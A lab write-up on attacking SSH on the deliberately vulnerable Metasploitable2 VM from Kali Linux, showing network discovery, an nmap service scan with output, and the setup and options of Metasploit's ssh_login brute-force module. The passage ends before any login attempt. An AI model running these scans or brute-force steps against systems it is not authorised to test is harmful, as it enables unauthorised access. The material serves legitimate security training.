

5 July, 2024

## **Exploiting 22 SSH Port Vulnerability on Metasploitable2:**

### **Detailed Write-Up by *Seerat E Marryum***

Check connectivity and the IP address of network we are connected to:

- **Ping google.com**
- **ifconfig**

Check all the network devices connected on router

- **sudo netdiscover**

5 July, 2024

```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x
1 2 3 4
Applications silentspectre@kali: ~
File Actions Edit View Help
(silentspectre@kali)-[~]
$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data:
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=68.4 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=64.6 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=64.3 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 64.320/65.792/68.428/1.867 ms


(silentspectre@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.213 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::20c:29ff:feac:dc08 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ac:dc:08 txqueuelen 1000 (Ethernet)
    RX packets 31 bytes 4061 (3.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43 bytes 5132 (5.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(silentspectre@kali)-[~]
$
```

To direct input to this VM, click inside or press Ctrl+G.

5 July, 2024



The screenshot shows a Kali Linux terminal window titled 'silentspectre@kali: ~'. The terminal displays the output of an ARP scan, showing three captured ARP request/reply packets. The third entry, for IP 192.168.100.218, is highlighted with a red box. Below this, the user enters a ping command for the same IP, which is also highlighted with a red box. The ping output shows two successful packets with 0% loss.

```
File Actions Edit View Help
Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.100.1 | 4c:f9:5d:be:0c:83 | 1     | 60  | HUAWEI TECHNOLOGIES CO.,LTD |
| 192.168.100.48 | ac:b5:7d:54:2a:05 | 1     | 60  | Liteon Technology Corporation |
| 192.168.100.218 | 00:0c:29:1d:54:5a | 1     | 60  | VMware, Inc. |
+-----+-----+-----+-----+-----+-----+


(silentspectre@kali)-[~]
$ ping 192.168.100.218
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data:
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.278 ms
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.872 ms
^C
--- 192.168.100.218 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1022ms
rtt min/avg/max/mdev = 0.278/0.575/0.872/0.297 ms

(silentspectre@kali)-[~]
$
```

Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

**nmap scan -Pn -sV <ip>**

5 July, 2024



```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
(silentspectre@kali)-[~]
$ nmap -Pn -sV 192.168.100.218
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 16:01 EDT
Nmap scan report for 192.168.100.218
Host is up (0.0038s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds
```

Start Metasploit db using command:

**Sudo msfdb init && msfconsole**

Search **ssh\_login**

5 July, 2024



The screenshot shows a Kali Linux terminal window with the Metasploit framework. The terminal output includes the command `sudo msfdb init` which initializes the database, followed by a `cowsay++` command that displays a ASCII art cow. Then, the `search ssh_login` command is used to find modules related to SSH login. The results show two modules: `auxiliary/scanner/ssh/ssh_login` and `auxiliary/scanner/ssh/ssh_login_pubkey`.

```
(silentspectre@kali)-[~]
└─$ sudo msfdb init && msfconsole
[i] database already started
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Use sessions -1 to interact with the last opened session

# cowsay++
< metasploit >

      \      /
      (oo)\_____)
      (_____)  \
      ||----w |
      ||     *

File System
  = [ metasploit v6.4.12-dev ]
+ -- -- [ 2426 exploits - 1250 auxiliary - 428 post ]
+ -- -- [ 1471 payloads - 47 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ssh_login


Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -  -                                     -
0  auxiliary/scanner/ssh/ssh_login          .              normal No     SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey   .              normal No     SSH Public Key Log in Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```

Use 0:

5 July, 2024




```
silentspectre@kali: ~  
File Actions Edit View Help  
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey  
msf6 > use 0  
msf6 auxiliary(scanner/ssh/ssh_login) > show options  
Module options (auxiliary/scanner/ssh/ssh_login):  


| Name             | Current Setting | Required | Description                                                                                                                                                                                         |
|------------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                                                                                                                 |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                                                                                                                   |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                                                                                                                 |
| CreateSession    | true            | no       | Create a new session for every successful login                                                                                                                                                     |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                                                                                                                        |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                                                                                                               |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                                                                                                                   |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)                                                                                                         |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                                                                                                                            |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                                                                                                             |
| RHOSTS           |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT            | 22              | yes      | The target port                                                                                                                                                                                     |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                                                                                                                    |
